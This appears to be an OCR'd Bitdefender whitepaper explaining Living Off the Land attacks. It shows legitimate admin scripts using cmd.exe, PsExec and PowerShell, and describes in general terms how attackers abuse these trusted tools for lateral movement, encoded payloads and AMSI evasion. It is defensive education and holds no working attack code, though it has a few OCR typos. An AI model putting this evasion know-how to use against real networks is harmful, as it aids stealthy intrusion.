
Bitdefender® Global Leader In Cybersecurity

Understanding LOTL Attacks: **The 10 Most Commonly Abused Tools**


An in-depth look at native tool abuse and how to build a resilient security posture.



Introduction

Living Off the Land (LOTL) attacks involve attackers using legitimate system administration tools already present in a compromised environment to carry out malicious activities. This tactic helps them blend in with normal system operations, making detection difficult for even the best detection and response tools and SOC teams. Instead of introducing external malware, attackers exploit these trusted native utilities. The terms LOTL and Living Off the Land Binaries (LOLBins) are often used interchangeably to describe these types of attacks.

The core principle of LOTL attacks is the abuse of inherent trust in legitimate, digitally signed tools to bypass security that focuses on unknown or unsigned files. This highlights a weakness in security approaches that prioritize file origin over execution context. The rise of LOTL attacks indicates a shift from deploying custom malware to repurposing existing system capabilities. This necessitates dynamic and adaptive defense strategies that emphasize behavioral analysis and context-driven insights over signature-based detection. LOLBins are the specific legitimate binaries, scripts, and libraries exploited in LOTL attacks. Initially used in post-exploitation for persistence and privilege escalation, LOLBins are now seen across various attack phases, including initial access and lateral movement.



The Risks and Tools of the Trade

The tools misused in LOTL attacks were originally designed for legitimate system administration and automation, focusing on functionality and convenience. Because LOLBins are native and considered trusted, they often evade alerts from solutions based on file signatures or reputation scores. They also typically operate within the security context of trusted processes, making it hard for conventional security software to distinguish between legitimate use and malicious exploitation. The trusted attributes of these binaries, such as valid hashes and digital signatures from reputable vendors, can mislead defenders.

LOTL attacks facilitate the use of fileless malware, which operates solely in memory without creating persistent files, rendering traditional file-scanning Endpoint Security ineffective. Attackers frequently use scripting languages like PowerShell or management tools such as Windows Management Instrumentation (WMI) to execute malicious code directly in memory, further obscuring their activities. The dual-use nature of LOLBins – their legitimate administrative applications alongside their potential for weaponization – makes their detection particularly difficult.

LOLBins provide attackers with the versatility to perform a wide range of malicious activities, including executing code in memory using scripting languages, escalating privileges, gaining unauthorized access, stealing or encrypting data, installing more malware, and establishing hidden backdoors. They can also help bypass User Account Control (UAC) for further privilege escalation. In advanced attacks, like those involving ransomware, LOLBins might be used to disable security tools and delete backups, severely impacting recovery. The broad functionality of many LOLBins allows attackers to achieve complete attack objectives using only built-in tools, increasing stealth and reducing detection risk.

LOLBins provide attackers with the versatility to perform a wide range of malicious activities

Top Windows Tools Leveraged in LOTL Techniques

This section details commonly used administrative tools on Windows systems, outlining both their legitimate uses and how they are maliciously exploited to illustrate their functionalities and potential indicators of suspicious activity.

Command Prompt (cmd.exe) is a foundational administrative tool, evolving from COMMAND.COM with the development of Windows NT in the early 1990s. It became the standard command interpreter for Windows NT and subsequent Windows versions, offering improvements like better error handling and enhanced batch file processing. Administrators relied heavily on cmd.exe for various tasks before PowerShell's rise in 2006. Batch files (.bat and .cmd) were crucial for automating routine tasks such as system configuration, software deployment, backups, user account provisioning, and server maintenance. Cmd.exe is often used to execute and manage other administrative tools like PsExec and PowerShell. Administrators developed complex .bat and .cmd scripts to automate routine tasks such as:

- System configuration across multiple machines
- Software deployment and installation
- Backup procedures
- User account provisioning
- Server maintenance routines

Batch files supported variables, conditional statements, and subroutines that enabled a wider range of automation tasks despite the limitations at the time.

Consider a situation where a system administrator needs to deploy a critical security patch across multiple servers in an organization. The administrator can create a batch file named deploy_patch.bat with the following contents:

```
@echo off
echo Starting patch installation on %COMPUTERNAME% at %TIME%
echo Logging to C:\Logs\patch_install.log

REM Stop affected service

net stop VulnerableService

REM Create backup of critical files
xcopy C:\Program\Vulnerable\*.* C:\Backups\Vulnerable\ /s /e /h /y

REM Copy patch files
xcopy \\central_server\Patches\SecurityUpdate\*.* C:\Program\
Vulnerable\ /y

REM Apply registry changes required by patch
reg add “HKLM\SOFTWARE\VulnerableApp” /v PatchLevel /t REG_DWORD /d
20221105 /f

REM Restart service
net start VulnerableService

echo Patch installation completed on %COMPUTERNAME% at %TIME%
```


To execute this batch file across multiple servers, the administrator would use PsExec with CMD.exe as follows:

```
FOR /F %%s IN (servers.txt) DO PsExec \\%%s -u domain\admin -p
password cmd /c “C:\Scripts\deploy_patch.bat > C:\Logs\%%s_patch_
results.log 2>&1”
```

In this simple example, CMD.exe is used successfully to manipulate several different tools including PsExec.exe, reg.exe, net.exe, and xcopy.exe. With this modest set of commands, the user is able to start and stop services on a Windows system, make changes to the Windows registry, and copy files to remote systems across the network. It’s easy to imagine how useful those functions would be to a threat actor that is attempting to spread malware across an organization’s network.

Cmd.exe would gradually fall out of use as threat actors favored PowerShell.exe due to its scripting capacity, support of multiple exploitation frameworks, and compatibility across different platforms.

Cmd.exe	PowerShell.exe
It relies on batch-scripting which is simple and procedural	It supports object-oriented scripting to build more complex commands
It has limited scripting features (e.g. regular expressions are absent, and conditional statements may be too simple)	It has advanced scripting features
It may require additional dependencies to function and interact with other Windoes tools	It can interact with native Windows tools to enhance LOLBin techniques
Detection is more likely to be successful has default alerting may be set for cmd.exe activities	Detection is evading using multiple methods like obfuscation and dynamic scripting



PowerShell.exe

PowerShell, released in 2006, was designed as a more powerful command-line environment and scripting offering a rich object model instead of simple text output. This allows administrators to work with structured data more efficiently.

Legitimate Use of PowerShell.exe

Legitimate uses of PowerShell include efficient querying and manipulation of system information, remote management via WinRM (introduced in PowerShell 2.0), and expanded workflow capabilities for managing platforms like Azure and Office 365 (PowerShell 3.0). PowerShell 6.0 added cross-platform support, and PowerShell 7.x unified Windows PowerShell and PowerShell Core, providing a consistent automation platform across different operating systems.

Beyond delivering an object-based pipeline, PowerShell introduced cmdlets, a consistent verb-noun naming convention, which made performing tasks more intuitive. All of these features combine to make an incredibly powerful tool for administrators.

Imagine a situation where an administrator wants to remotely execute commands on several systems simultaneously utilizing a specific set of authorized credentials. With CMD.exe, this would not be possible without the aid of additional tools. PowerShell's capabilities allow this to be performed with a few simple calls to predefined objects:

```
# Establishing a remote session
$session = New-PSSession -ComputerName “Server01” -Credential
(Get-Credential)

# Executing commands remotely
Invoke-Command -Session $session -ScriptBlock {
    Get-WindowsFeature | Where-Object { $_.Installed -eq $true }
}

# Running against multiple computers simultaneously
Invoke-Command -ComputerName Server01, Server02, Server03 -ScriptBlock
{
    Get-EventLog -LogName System -Newest 10 -EntryType Error
}
```

All of these features combine to make an incredibly powerful tool for administrators

In the example above, the administrator establishes a remote session to a system named “Server01” using the cmdlet ***New-PSSession.*** The -Credential parameter, combined with ***Get-Credential,*** prompts the user for authentication credentials to establish a secure connection. Once the connection is established, the Invoke-Command cmdlet executes the code contained with the ***ScriptBlock*** parameter which queries the remote system for all installed Windows features. The last section of this PowerShell script repeats the process on multiple systems simultaneously while retrieving the event logs from each system.

Malicious Use of PowerShell.exe

Threat actors use PowerShell to execute malicious scripts using unconventional methods, perform discovery and reconnaissance activities, perform lateral movement, and evade detection. PowerShell is also a tool that is commonly used due to its compatibility with .NET assemblies and its ability to evade detection solutions and circumvent ASMI monitoring by invoking expressions and accessing encoded payloads.

